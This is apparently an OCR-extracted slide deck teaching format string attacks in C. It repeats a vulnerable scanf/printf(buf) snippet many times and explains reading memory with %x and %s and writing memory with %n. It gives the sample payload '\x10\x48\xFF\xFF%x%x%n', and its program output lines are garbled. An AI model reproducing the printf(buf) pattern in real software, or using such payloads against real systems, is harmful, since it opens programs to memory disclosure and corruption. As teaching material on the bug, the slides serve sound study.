


Program Output:

????

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```




Program Output:

?????

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```




Program Output:

?????

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```




Program Output:

??????

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```




Program Output:

??????

Reading Memory at any Location?


```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```



Program Output:
□□□□□□No Way!

Reading Memory at any Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf (buf);
}
```




Program Output:
□□□□□□No Way!

The key challenge in this attack is to figure out **the distance between buf and the address passed to the `printf` function**. This distance decides how **many %x** you need to insert into the format string, before giving %s.

Writing to any Memory Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf(buf);
}
```


"\x10\x48\xFF\xFF%x%x%n"



%n: The number of characters written so far is stored in the pointed location


Writing to any Memory Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf(buf);
}
```




Writing to any Memory Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf(buf);
}
```



